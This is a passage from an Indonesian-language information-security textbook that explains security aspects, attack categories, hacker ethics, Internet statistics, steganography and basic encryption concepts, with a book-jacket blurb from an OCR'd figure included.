Salah satu contoh kasus trojan horse adalah distribusi paket program *TCP Wrapper* (yaitu program populer yang dapat digunakan untuk mengatur dan membatasi akses TCP/IP) yang dimodifikasi oleh orang yang tidak bertanggung jawab. Jika anda memasang program yang berisi trojan horse tersebut, maka ketika anda merakit (*compile*) program tersebut, dia akan mengirimkan eMail kepada orang tertentu yang kemudian memperbolehkan dia masuk ke sistem anda. Informasi ini berasal dari CERT Advisory, "*CA-99-01 Trojan-TCP-Wrappers*" yang didistribusikan 21 Januari 1999. Contoh serangan lain adalah yang disebut "*man in the middle attack*" dimana seseorang menempatkan diri di tengah pembicaraan dan menyamar sebagai orang lain.

Authentication

Aspek ini berhubungan dengan metoda untuk menyatakan bahwa informasi betul-betul asli, orang yang mengakses atau memberikan informasi adalah betul-betul orang yang dimaksud, atau server yang kita hubungi adalah betul-betul server yang asli.

Masalah pertama, membuktikan keaslian dokumen, dapat dilakukan dengan teknologi *watermarking* dan digital signature. Watermarking juga dapat digunakan untuk menjaga "*intelectual property*", yaitu dengan menandai dokumen atau hasil karya dengan "tanda tangan" pembuat.

Masalah kedua biasanya berhubungan dengan access control, yaitu berkaitan dengan pembatasan orang yang dapat mengakses informasi. Dalam hal ini pengguna harus menunjukkan bukti bahwa memang dia adalah pengguna yang sah, misalnya dengan menggunakan password, biometric (ciri-ciri khas orang), dan sejenisnya. Ada tiga hal yang dapat ditanyakan kepada orang untuk menguji siapa dia:

- What you have (misalnya kartu ATM)
- What you know (misalnya PIN atau password)
- What you are (misalnya sidik jari, biometric)

Penggunaan teknologi *smart card*, saat ini kelihatannya dapat meningkatkan keamanan aspek ini. Secara umum, proteksi authentication dapat menggunakan *digital certificates*.

Authentication biasanya diarahkan kepada orang (pengguna), namun tidak pernah ditujukan kepada server atau mesin. Pernahkan kita bertanya bahwa mesin ATM yang sedang kita gunakan memang benar-benar milik bank yang bersangkutan? Bagaimana jika ada orang nakal yang membuat mesin seperti ATM sebuah bank dan meletakkannya di tempat umum? Dia dapat menyadap data-data (informasi yang ada di magnetic strip) dan PIN dari orang yang tertipu. Memang membuat mesin ATM palsu tidak mudah. Tapi, bisa anda bayangkan betapa mudahnya membuat web site palsu yang menyamar sebagai web site sebuah bank yang memberikan layanan Internet Banking. (Ini yang terjadi dengan kasus klikBCA.com.)

Availability

Aspek availability atau ketersediaan berhubungan dengan ketersediaan informasi ketika dibutuhkan. Sistem informasi yang diserang atau dijebol dapat menghambat atau meniadakan akses ke informasi. Contoh hambatan adalah serangan yang sering disebut dengan "*denial of service attack*" (DoS attack), dimana server dikirimi permintaan (biasanya palsu) yang bertubi-tubi atau permintaan yang diluar perkiraan sehingga tidak dapat melayani permintaan lain atau bahkan sampai *down*, *hang*, *crash*. Contoh lain adalah adanya *mailbomb*, dimana seorang pemakai dikirimi e-mail bertubi-tubi (katakan ribuan e-mail) dengan ukuran yang besar sehingga sang pemakai tidak dapat membuka e-mailnya atau kesulitan mengakses e-mailnya (apalagi jika akses dilakukan melalui saluran telepon). Bayangkan apabila anda dikirimi 5000 email dan anda harus mengambil (download) email tersebut melalui telepon dari rumah.

Serangan terhadap availability dalam bentuk DoS attack merupakan yang terpopuler pada saat naskah ini ditulis. Pada bagian lain akan dibahas tentang serangan DoS ini secara lebih rinci. (Lihat "Denial of Service Attack" pada halaman 107.)

Access Control

Aspek ini berhubungan dengan cara pengaturan akses kepada informasi. Hal ini biasanya berhubungan dengan klasifikasi data (public, private, confidential, top secret) & user (guest, admin, top manager, dsb.),

mekanisme authentication dan juga privacy. Access control seringkali dilakukan dengan menggunakan kombinasi userid/password atau dengan menggunakan mekanisme lain (seperti kartu, biometrics).

Non-repudiation

Aspek ini menjaga agar seseorang tidak dapat menyangkal telah melakukan sebuah transaksi. Sebagai contoh, seseorang yang mengirimkan email untuk memesan barang tidak dapat menyangkal bahwa dia telah mengirimkan email tersebut. Aspek ini sangat penting dalam hal *electronic commerce*. Penggunaan *digital signature*, *certifiates*, dan teknologi kriptografi secara umum dapat menjaga aspek ini. Akan tetapi hal ini masih harus didukung oleh hukum sehingga status dari *digital signature* itu jelas legal. Hal ini akan dibahas lebih rinci pada bagian tersendiri.

Serangan Terhadap Keamanan Sistem Informasi

Security attack, atau serangan terhadap keamanan sistem informasi, dapat dilihat dari sudut peranan komputer atau jaringan komputer yang fungsinya adalah sebagai penyedia informasi. Menurut W. Stallings [45] ada beberapa kemungkinan serangan (*attack*):

- *Interruption*: Perangkat sistem menjadi rusak atau tidak tersedia. Serangan ditujukan kepada ketersediaan (*availability*) dari sistem. Contoh serangan adalah “denial of service attack”.
- *Interception*: Pihak yang tidak berwenang berhasil mengakses aset atau informasi. Contoh dari serangan ini adalah penyadapan (*wiretapping*).
- *Modification*: Pihak yang tidak berwenang tidak saja berhasil mengakses, akan tetapi dapat juga mengubah (tamper) aset. Contoh dari serangan ini antara lain adalah mengubah isi dari web site dengan pesan-pesan yang merugikan pemilik web site.
- *Fabrication*: Pihak yang tidak berwenang menyisipkan objek palsu ke dalam sistem. Contoh dari serangan jenis ini adalah memasukkan pesan-pesan palsu seperti e-mail palsu ke dalam jaringan komputer.

Electronic commerce: mengapa sistem informasi berbasis Internet

Sistem informasi saat ini banyak yang mulai menggunakan basis Internet. Ini disebabkan Internet merupakan sebuah platform yang terbuka (*open platform*) sehingga menghilangkan ketergantungan perusahaan pada sebuah vendor tertentu seperti jika menggunakan sistem yang tertutup (*proprietary systems*). Open platform juga mempermudah interoperability antar vendor.

Selain alasan di atas, saat ini Internet merupakan media yang paling ekonomis untuk digunakan sebagai basis sistem informasi. Hubungan antar komputer di Internet dilakukan dengan menghubungkan diri ke link terdekat, sehingga hubungan fisik biasanya bersifat lokal. Perangkat lunak (*tools*) untuk menyediakan sistem informasi berbasis Internet (dalam bentuk server web, ftp, gopher), membuat informasi (HTML editor), dan untuk mengakses informasi (web browser) banyak tersedia. Perangkat lunak ini banyak yang tersedia secara murah dan bahkan gratis.

Alasan-alasan tersebut di atas menyebabkan Internet menjadi media elektronik yang paling populer untuk menjalankan bisnis, yang kemudian dikenal dengan istilah electronic commerce (e-commerce). Dengan diperbolehkannya bisnis menggunakan Internet, maka penggunaan Internet menjadi meledak. Statistik yang berhubungan dengan kemajuan Internet dan e-commerce sangat menakjubkan.

Statistik Internet

Jumlah komputer, server, atau lebih sering disebut *host* yang terdapat di Internet menaik dengan angka yang fantastis. Sejak tahun 1985 sampai dengan tahun 1997 tingkat perkembangannya (*growth rate*) jumlah host setiap tahunnya adalah 2,176. Jadi setiap tahun jumlah host meningkat lebih dari dua kali. Pada saat naskah ini ditulis (akhir tahun 1999), growth rate sudah turun menjadi 1,5.

Data-data statistik tentang pertumbuhan jumlah host di Internet dapat diperoleh di “Matrix Maps Quarterly” yang diterbitkan oleh MIDS[1]. Beberapa fakta menarik tentang Internet:

- Jumlah host di Internet Desember 1969: 4
- Jumlah host di Internet Agustus 1981: 213
- Jumlah host di Internet Oktober 1989: 159.000
- Jumlah host di Internet Januari 1992: 727.000

Statistik Electronic Commerce

Hampir mirip dengan statistik jumlah host di Internet, statistik penggunaan Internet untuk keperluan e-commerce juga meningkat dengan nilai yang menakjubkan. Berikut ini adalah beberapa data yang diperoleh dari International Data Corporation (IDC):

- Perkiraan pembelian konsumer melalui Web di tahun 1999: US$ 31 billion (31 milyar dolar Amerika). Diperkirakan pada tahun 2003 angka ini menjadi US$177,7 billion.
- Perkiraan pembelian bisnis melalui web di tahun 1999: US$80,4 billion (80,4 milyar dolar Amerika). Diperkirakan pada tahun 2003 angka ini menjadi US$1.1 trillion.
- Jika diperhatikan angka-angka di atas, maka e-commerce yang sifatnya bisnis (*business to business*) memiliki nilai yang lebih besar dibandingkan yang bersifat *business to consumer.*

Di Indonesia, e-commerce merupakan sebuah tantangan yang perlu mendapat perhatian lebih serius. Ada beberapa hambatan dan juga peluang di dalam bidang ini. Pembahasan tentang e-commerce di Indonesia dapat dilihat di [26, 36].

Keamanan Sistem Internet

Untuk melihat keamanan sistem Internet perlu diketahui cara kerja sistem Internet. Antara lain, yang perlu diperhatikan adalah hubungan antara komputer di Internet, dan protokol yang digunakan. Internet merupakan jalan raya yang dapat digunakan oleh semua orang (*public*). Untuk

1. http://www.mids.org

mencapai server tujuan, paket informasi harus melalui beberapa sistem (router, gateway, hosts, atau perangkat-perangkat komunikasi lainnya) yang kemungkinan besar berada di luar kontrol dari kita. Setiap titik yang dilalui memiliki potensi untuk dibobol, disadap, dipalsukan [35]. Kelemahan sebuat sistem terletak kepada komponen yang paling lemah.

Asal usul Internet kurang memperhatikan masalah keamanan. Ini mungkin dikarenakan unsur kental dari perguruan tinggi dan lembaga penelitian yang membangun Internet. Sebagai contoh, IP versi 4 yang digunakan di Internet banyak memiliki kelemahan. Hal ini dicoba diperbaiki dengan IP Secure dan IP versi 6.

Hackers, Crackers, dan Etika

Hackers are like kids putting a 10 pence piece on a railway line to see if the train can bend it, not realising that they risk de-railing the whole train (Mike Jones: London interview).

Untuk mempelajari masalah keamanan, ada baiknya juga mempelajari aspek dari pelaku yang terlibat dalam masalah keamanan ini, yaitu para hackers and crackers. Buku ini tidak bermaksud untuk membahas secara terperinci masalah non-teknis (misalnya sosial) dari hackers akan tetapi sekedar memberikan ulasan singkat.

Hackers vs crackers

> HACKER. noun. 1. A person who enjoys learning the details of computer systems and how to stretch their capabilities - as opposed to most users of computers, who prefer to learn only the minimum amount necessary. 2. One who programs enthusiastically or who enjoys programming rather than theorizing about programming. (Guy L. Steele, et al., *The Hacker's Dictionary*)
>
> hacker /n./
>
> [originally, someone who makes furniture with an axe] 1. A person who enjoys exploring the details of programmable systems and how to stretch their capabilities, as opposed to most users, who prefer to learn only the minimum necessary. 2. One who programs enthusiastically (even obsessively) or who enjoys programming rather than just theorizing about programming. 3. A person capable of appre-

> ciating hack value. 4. A person who is good at programming quickly. 5. An expert at a particular program, or one who frequently does work using it or on it; as in `a Unix hacker'. (Definitions 1 through 5 are correlated, and people who fit them congregate.) 6. An expert or enthusiast of any kind. One might be an astronomy hacker, for example. 7. One who enjoys the intellectual challenge of creatively overcoming or circumventing limitations. 8. [deprecated] A malicious meddler who tries to discover sensitive information by poking around. Hence `password hacker', `network hacker'. The correct term for this sense is cracker.

Sementara itu menurut Concise Oxfor English Dictionary

> *hacker /n.*
>
> *1. A person who or thing that hacks or cuts roughly.*
>
> *2. A person whose uses computers for a hobby, esp. to gain unauthorized access to data.*

Istilah hackers sendiri masih belum baku karena bagi sebagian orang hackers mempunyai konotasi positif, sedangkan bagi sebagian lain memiliki konotasi negatif. Bagi kelompok yang pertama (*old school*), untuk pelaku yang jahat biasanya disebut *crackers*. Batas antara hacker dan cracker sangat tipis. Batasan ini ditentukan oleh etika. moral, dan integritas dari pelaku sendiri. Untuk selanjutnya dalam buku ini kami akan menggunakan kata hacker sebagai generalisir dari hacker dan cracker, kecuali bila diindikasikan secara eksplisit.

Paul Taylor dalam disertasi PhDnya [47] mengungkapkan adanya tiga kelompok, yaitu *Computer Underground* (CU), *Computer Security Industry* (CSI), dan kelompok akademis. Perbedaan antar kelompok ini kadang-kadang tidak tegas.

Untuk sistem yang berdomisili di Indonesia secara fisik (*physical*) maupun lojik (*logical*) ancaman keamanan dapat datang dari berbagai pihak. Berdasarkan sumbernya, acaman dapat dikategorikan yang berasal dari luar negeri dan yang berasal dari dalam negeri. Acaman yang berasal dari luar negeri contohnya adalah hackers Portugal yang mengobrak-abrik beberapa web site milik pemerintah Indonesia.

Berdasarkan motif dari para perusak, ada yang berbasis politik, eknomi, dan ada juga yang hanya ingin mencari ketenaran. Masalah politik nampaknya

sering menjadi alasan untuk menyerang sebuah sistem (baik di dalam maupun di luar negeri). Beberapa contoh dari serangan yang menggunakan alasan politik antara lain:

- Serangan dari hackers Portugal yang mengubah isi beberapa web site milik pemerintah Indonesia dikarenakan hackers tersebut tidak setuju dengan apa yang dilakukan oleh pemerintah Indonesia di Timor Timur. Selain mengubah isi web site, mereka juga mencoba merusak sistem yang ada dengan menghapus seluruh disk (jika bisa).
- Serangan dari hackers Cina dan Taiwan terhadap beberapa web site Indonesia atas kerusuhan di Jakarta (Mei 1998) yang menyebabkan etnis Cina di Indonesia mendapat perlakukan yang tidak adil. Hackers ini mengubah beberapa web site Indonesia untuk menyatakan ketidak-sukaan mereka atas apa yang telah terjadi.
- Beberapa hackers di Amerika menyatakan akan merusak sistem milik pemerintah Iraq ketika terjeadi ketegangan politik antara Amerika dan Irak.

Interpretasi Etika Komputasi

Salah satu hal yang membedakan antara crackers dan hackers, atau antara Computer Underground dan Computer Security Industry adalah masalah etika. Keduanya memiliki basis etika yang berbeda atau mungkin memiliki interpretasi yang berbeda terhadap suatu topik yang berhubungan dengan masalah computing. Kembali, Paul Taylor melihat hal ini yang menjadi basis pembeda keduanya. Selain masalah kelompok, kelihatannya umur juga membedakan pandangan (interpretasi) terhadap suatu topik. Salah satu contoh, Computer Security Industry beranggapan bahwa Computer Underground masih belum memahami bahwa "*computing*" tidak sekedar permainan dan mereka (maksudnya CU) harus melepaskan diri dari "*playpen*[1]".

Perbedaan pendapat ini dapat muncul di berbagai topik. Sebagai contoh, bagaimana pendapat anda tentang memperkerjakan seorang hacker sebagai kepala keamanan sistem informasi anda? Ada yang berpendapat bahwa hal

1. playpen = boks tempat bayi bermain

ini sama dengan memperkerjakan penjarah (gali, preman) sebagai kepala keamanan setempat. Jika analogi ini disepakati, maka akibat negatif yang ditimbulkan dapat dimengerti. Akan tetapi para computer underground berpendapat bahwa analogi tersebut kurang tepat. Para computer underground berpendapat bahwa hacking lebih mengarah ke kualitas intelektual dan jiwa pionir. Kalau dianalogikan, mungkin lebih ke arah permainan catur dan masa "*wild west*" (di Amerika jaman dahulu). Pembahasan yang lebih detail tentang hal ini dapat dibaca dalam disertasi dari Paul Taylor [47].

Perbedaan pendapat juga terjadi dalam masalah "*probing*", yaitu mencari tahu kelemahan sebuah sistem. Computer security industry beranggapan bahwa probing merupakan kegiatan yang tidak etis. Sementara para computer underground menganggap bahwa mereka membantu dengan menunjukkan adanya kelemahan dalam sebuah sistem (meskipun sistem tersebut bukan dalam pengelolaannya). Kalau dianalogikan ke dalam kehidupan sehari-hari (jika anda setuju dengan analoginya), bagaimana pendapat anda terhadap seseorang (yang tidak diminta) yang mencoba-coba membuka-buka pintu atau jendela rumah anda dengan alasan untuk menguji keamanan rumah anda.

Hackers dan crackers Indonesia

Apakah ada hackers dan crackers Indonesia? Tentunya ada. Kedua "school of thought" (madzhab) hackers ada di Indonesia. Kelompok yang menganut "old school" dimana hacking tidak dikaitkan dengan kejahatan elektronik umumnya bergabung di berbagai mailing list dan kelompok baik secara terbuka maupun tertutup. Ada beberapa mailing list dimana para hackers bergabung, antara lain:

- Mailing list pau-mikro. Mailing list ini mungkin termasuk yang tertua di Indonesia, dimulai sejak akhir tahun 1980-an oleh yang sedang bersekolah di luar negeri (dimotori oleh staf PAU Mikroelektronika ITB dimana penulis merupakan salah satu motornya, yang kemudian malah menjadi minoritas di milis tersebut). Milis ini tadinya berkedudukan di jurusan elektro University of Manitoba, Canada (sehingga memiliki alamat pau-mikro@ee.umanitoba.ca) dan kemudian pindah menjadi pau-mikro@nusantara.net.

- Hackerlink
- Anti-Hackerlink, yang merupakan lawan dari Hackerlink
- Kecoa Elektronik yang memiliki homepage sendiri di <http://k-elektronik.org>
- Indosniffing
- dan masih banyak lainnya yang tidak mau dikenal atau kelopok yang hanya semusiman (kemudian hilang dan tentuny muncul yang baru lagi)

Selain tempat berkumpul hacker, ada juga tempat profesional untuk menjalankan security seperti di

- IDCERT - Indonesia Computer Emergency Response Team http://www.cert.or.id
- Mailing list diskusi@cert.or.id
- Mailing list security@linux.or.id

Pertemuan 2 Dasar-Dasar Keamanan Sistem Informasi

Sebelum melangkah lebih jauh kepada hal yang praktis dalam pengamanan sistem informasi, ada baiknya kita pelajari dasar-dasar (*principles*) dan teori-teori yang digunakan untuk pengamanan sistem informasi. Kriptografi, enkripsi, dan dekrtipsi (baik dengan menggunakan private-key maupun dengan menggunakan public-key) akan dibahas secara singkat di dalam bab ini. Bagi yang ingin mendalami lebih jauh mengenai kriptografi, disarankan untuk membaca buku-buku yang digunakan sebagai referensi pada bab ini karena bahasan kriptografi bisa menjadi satu buku tersendiri.

David Khan dalam bukunya *The Code-breakers*[1] [24] membagi masalah pengamana informasi menjadi dua kelompo; *security* dan *intelligence*. Security dikaitkan dengan pengamanan data, sementara intelligence dikaitkan dengan pencarian (pencurian, penyadapan) data. Keduanya sama pentingnya. Bagi sebuah perusahaan, biasanya masalah pengamanan data yang lebih dipentingkan. Sementara bagi militer dan intel, masalah penyadapan data merupakan hal yang penting juga karena ini menyangkut

1. Buku ini merupakan buku klasik di dalam dunia security. Namun sayangnya buku ini lebih banyak membahas hal-hal yang sudah kuno (klasik). Maklum, buku ini dibuat pada tahun 60-an dan hanya baru-baru ini diperbaharui dengan topik baru, seperti topik public-key cryptography.

keamanan negara. Hal ini menimbulkan masalah baru seperti masalah privasi dan keamanan negara, masalah *spy versus spy.*

TABLE 3. Security & Intelligence (dari David Kahn)

Security	Intelligence
Signal security: steganography, traffic security (call sign changes, dummy message, radio silence), cryptography	**Signal intelligence**: intercepting & direction finding, traffic analysis, cryptanalysis
Electronic security: emission security (shifting radar frequency), counter-countermeasures (looking through jammed radar)	**Electronic intelligence**: electronic reconnaissance (eavesdroping on radar emission), countermeasure (jamming, false radar echoes)

Majalah IEEE Spectrum bulan April 2003 menceritakan tentang penyadapan internasional yang dilakukan oleh beberapa negara yang dimotori oleh Amerika Serikat, Inggris, dan Australia. Penyadapan ini dilakukan secara besar-besaran di udara, darat, dan laut. Jadi, masalah penyadapan informasi negara bukan isapan jempol lagi. Ini sudah menjadi informasi yang terbuka.

Melakukan penyadapan dan mengelola data yang disadap bukan hal yang mudah. Apalagi jika volume dari data tersebut sangat besar. Masalah itu menjadi fokus bahasan dari IEEE Spectrum edisi April 2003 tersebut. Bagaimana melakukan penyadapan terhadap pembicaraan orang melalui telepon? Bagaimana mendeteksi kata-kata tertentu? Perlukan semua hasil sadapan disimpan dalam database? Seberapa besar databasenya? Bagaimana proses *data mining*, pencarian informasi dari database tersebut. Masih banyak pertanyaan-pertanyaan lain yang belum terjawab secara teknis.

Pengamanan data dapat dilakukan dengan dua cara, yaitu *steganography*[1] dan *cryptography.* Biasanya kita hanya familier dengan cara yang terakhir saja. Namun steganografi juga memiliki banyak manfaat.

1. Steganography akan diterjemahkan menjadi steganografi. Cryptography akan diterjemahkan menjadi kriptografi.

Steganografi

Pengamanan dengan menggunakan steganografi membuat seolah-oleh pesan rahasia tidak ada atau tidak nampak. Padahal pesan tersebut ada. Hanya saja kita tidak sadar bahwa ada pesan tersebut di sana. Contoh steganografi antara lain:

- Di jaman perang antara Yunani dan Persia, pesan rahasia disembunyikan dengan cara menuliskannya di meja (mebel) yang kemudian dilapisi dengan lilin (*wax*). Ketika diperiksa, pesan tidak nampak. Akan tetapi sesampainya di tujuan pesan tersebut dapat diperoleh kembali dengan mengupas (kerok) lilin yang melapisinya.
- Di jaman Histalaeus, pesan disembunyikan dengan cara membuat tato di kepala budak yang telah digunduli. Kemudian ditunggu sampai rambut budak tersebut mulai tumbuh baru sang budak dikirim melalui penjagaan musuh. Ketika diperiksa di pintu gerbang lama memang sang budak tidak membawa pesan apa-apa. Sesampainya di tujuan baru sang budak dicukur oleh sang penerima pesan untuk dapat dibaca pesannya. (Bagaimana cara menghapus pesannya? Sadis juga.)
- Pesan rahasia dapat juga dikirimkan dengan mengirim surat pembaca ke sebuah surat kabar. Huruf awal setiap kalimat (atau bisa juga setiap kata) membentuk pesan yang ingin diberikan. Cara lain adalah dengan membuat puisi dimana huruf awal dari setiap baris membentuk kata-kata pesan sesungguhnya.
- Hal yang sama dapat dilakukan dengan membuat urutan gambar buah dimana pesan tersebut merupakan gabungan dari huruf awald dari nama buah tersebut.
- Pengarang Dan Brown dalam buku novelnya yang berjudul “The Da Vinci Code” [4] memberikan pesan di sampul bukunya dengan membuat beberapa huruf dalam cetakan tebal (**bold**). Jika disatukan, huruf-huruf yang ditulis dalam cetakan tebal tersebut membuat berita yang dimaksud. (Silahkan lihat pada gambar berikut. Apa isi pesannya?)
- Di dunia digital, steganografi muncul dalam bentuk *digital watermark*, yaitu tanda digital yang disisipkan dalam gambar (*digital image*) atau suara. Hak cipta (copyright) dari gambar dapat disisipkan dengan menggunakan high-bit dari pixel yang membentuk gambar tersebut.

Gambar terlihat tidak berbeda - karena kemampuan (atau lebih tepatnya ketidakmampuan) mata manusia yang tidak dapat membedakan satu bit saja - akan tetapi sebenarnya mengandung pesan-pesan tertentu.


- Steganografi juga muncul dalam aplikasi digital audio, seperti misalnya untuk melindungi lagu dari pembajakan. Contoh lain adalah menyisipkan informasi sudah berapa kali lagu tersebut didengarkan. Setelah sekian kali didengarkan, maka pengguna harus membayar sewa lagu. (Meskipun pendekatan ini masih bermasalah.)

Tugas: Anda diminta untuk membuat sebuah pesan rahasia yang isinya adalah “Kami ketahuan. Bubar.” Lupakan tanda titik dan spasi. Gunakan berbagai cara, misalnya dengan membuat kalimat yang awal hurufnya adalah “k”, “a”, “m”, “i”, dan seterusnya. Atau anda dapat juga membuat sebuah puisi atau daftar belanjaan, atau apa pun yang dapat menyembunyikan pesan anda tersebut. Apa yang anda lakukan harus mencerminkan steganografi bukan kriptografi, yang akan dibahas pada bagian berikutnya. Catatan: Nampaknya membuat puisi yang paling mudah dilakukan dan digemari oleh mahasiswa saya.

While in Paris on business, Harvard symbologist Robert Langdon receives an urgent late-night phone call. The elderly curator of the Louvre has been murdered inside the museum, a baffling cipher found near the body. As Langdon and a gifted French cryptologist, Sophie Neveu, sort through the bizarre riddles, they are stunned to discover a trail of clues hidden in the works of Da Vinci—clues visible for all to see and yet ingeniously disguised by the painter.

The stakes are raised when Langdon uncovers a startling link: The late curator was involved in the Priory of Sion—an actual secret society whose members included Sir Isaac Newton, Botticelli, Victor Hugo, and Da Vinci, among others. Langdon suspects they are on the hunt for a breathtaking historical secret, one that has proven through the centuries to be as enlightening as it is dangerous. In a frantic race through Paris, and beyond,

(continued on back flap)



Pengamana dengan menggunakan *cryptography* dilakukan dengan dua cara, yaitu transposisi dan subsitutsi. Pada penggunaan transposisi, posisi dari huruf yang diubah-ubah, sementara pada substitusi, huruf (atau kata) digantikan dengan huruf atau simbol lain. Jadi bedanya dengan steganografi adalah pada kriptografi pesan nampak. Hanya bentuknya yang sulit dikenali karena seperti diacak-acak.

Pengamanan informasi (dengan menggunakan enkripsi) memiliki dampak yang luar biasa dimana hidup atau mati seseorang sangat bergantung

kepadanya. Mungkin contoh nyata tentang hal ini adalah terbongkarnya pengamanan informasi dari Mary, Queen of Scots[1], sehingga akhirnya dia dihukum pancung. Terbongkarnya enkripsi yang menggunakan Enigma juga dianggap memperpendek perang dunia kedua. Tanpa kemampuan membongkar Enkripsi mungkin perang dunia kedua akan berlangsung lebih lama dan korban perang akan semakin banyak.

Kriptografi

Kriptografi (*cryptography*) merupakan ilmu dan seni untuk menjaga pesan agar aman. (*Cryptography is the art and science of keeping messages secure*. [45]) "*Crypto*" berarti "*secret*" (rahasia) dan "*graphy*" berarti "*writing*" (tulisan) [3]. Para pelaku atau praktisi kriptografi disebut ***cryptographers***. Sebuah algoritma kriptografik (*cryptographic algorithm*), disebut **cipher**, merupakan persamaan matematik yang digunakan untuk proses enkripsi dan dekripsi. Biasanya kedua persamaan matematik (untuk enkripsi dan dekripsi) tersebut memiliki hubungan matematis yang cukup erat.

Proses yang dilakukan untuk mengamankan sebuah pesan (yang disebut *plaintext*) menjadi pesan yang tersembunyi (disebut *ciphertext*) adalah **enkripsi** (*encryption*). *Ciphertext* adalah pesan yang sudah tidak dapat dibaca dengan mudah. Menurut ISO 7498-2, terminologi yang lebih tepat digunakan adalah "*encipher*".


Proses sebaliknya, untuk mengubah *ciphertext* menjadi *plaintext*, disebut **dekripsi** (*decryption*). Menurut ISO 7498-2, terminologi yang lebih tepat untuk proses ini adalah "*decipher*".

Cryptanalysis adalah seni dan ilmu untuk memecahkan *ciphertext* tanpa bantuan kunci. *Cryptanalyst* adalah pelaku atau praktisi yang menjalankan *cryptanalysis*. *Cryptology* merupakan gabungan dari *cryptography* dan *cryptanalysis*.

1. Queen Mary terbukti menyetujui percobaan pembunuhan terhadap Queen of Elizabeth di tahun 1586.

Enkripsi

Enkripsi digunakan untuk menyandikan data-data atau informasi sehingga tidak dapat dibaca oleh orang yang tidak berhak. Dengan enkripsi data anda disandikan (*encrypted*) dengan menggunakan sebuah kunci (*key*). Untuk membuka (*decrypt*) data tersebut digunakan juga sebuah kunci yang dapat sama dengan kunci untuk mengenkripsi (untuk kasus *private key cryptography*) atau dengan kunci yang berbeda (untuk kasus *public key cryptography*). Gambar 2.1 pada halaman 36 menunjukkan contoh proses enkripsi dan dekripsi dengan dua kunci yang berbeda.



GAMBAR 2.1. Diagram proses enkripsi dan dekripsi

Secara matematis, proses atau fungsi enkripsi (*E*) dapat dituliskan sebagai:

$$E(M) = C \quad \textbf{(1)}$$

dimana: *M* adalah *plaintext* (*message*) dan *C* adalah *ciphertext*.

Proses atau fungsi dekripsi (*D*) dapat dituliskan sebagai:

$$D(C) = M \quad \textbf{(2)}$$

Elemen dari Enkripsi

Ada beberapa elemen dari enkripsi yang akan dijabarkan dalam beberapa paragraf di bawah ini.

Algoritma dari Enkripsi dan Dekripsi. Algoritma dari enkripsi adalah fungsi-fungsi yang digunakan untuk melakukan fungsi enkripsi dan

dekripsi. Algoritma yang digunakan menentukan kekuatan dari enkripsi, dan ini biasanya dibuktikan dengan basis matematika.

Berdasarkan cara memproses teks (*plaintext*), cipher dapat dikategorikan menjadi dua jenis: *block cipher* and *stream cipher.* Block cipher bekerja dengan memproses data secara blok, dimana beberapa karakter / data digabungkan menjadi satu blok. Setiap proses satu blok menghasilkan keluaran satu blok juga. Sementara itu stream cipher bekerja memproses masukan (karakter atau data) secara terus menerus dan menghasilkan data pada saat yang bersamaan.

Kunci yang digunakan dan panjangnya kunci. Kekuatan dari penyandian bergantung kepada kunci yang digunakan. Beberapa algoritma enkripsi memiliki kelemahan pada kunci yang digunakan. Untuk itu, kunci yang lemah tersebut tidak boleh digunakan. Selain itu, panjangnya kunci, yang biasanya dalam ukuran *bit*, juga menentukan kekuatan dari enkripsi. Kunci yang lebih panjang biasanya lebih aman dari kunci yang pendek. Jadi enkripsi dengan menggunakan kunci 128-bit lebih sukar dipecahkan dengan algoritma enkripsi yang sama tetapi dengan kunci 56-bit. Semakin panjang sebuah kunci, semakin besar keyspace yang harus dijalani untuk mencari kunci dengan cara *brute force attack* atau coba-coba karena keyspace yang harus dilihat merupakan pangkat dari bilangan 2. Jadi kunci 128-bit memiliki keyspace 2^{128}, sedangkan kunci 56-bit memiliki keyspace 2^{56}. Artinya semakin lama kunci baru bisa ketahuan.

Plaintext. Plaintext adalah pesan atau informasi yang akan dikirimkan dalam format yang mudah dibaca atau dalam bentuk aslinya.

Ciphertext. Ciphertext adalah informasi yang sudah dienkripsi.

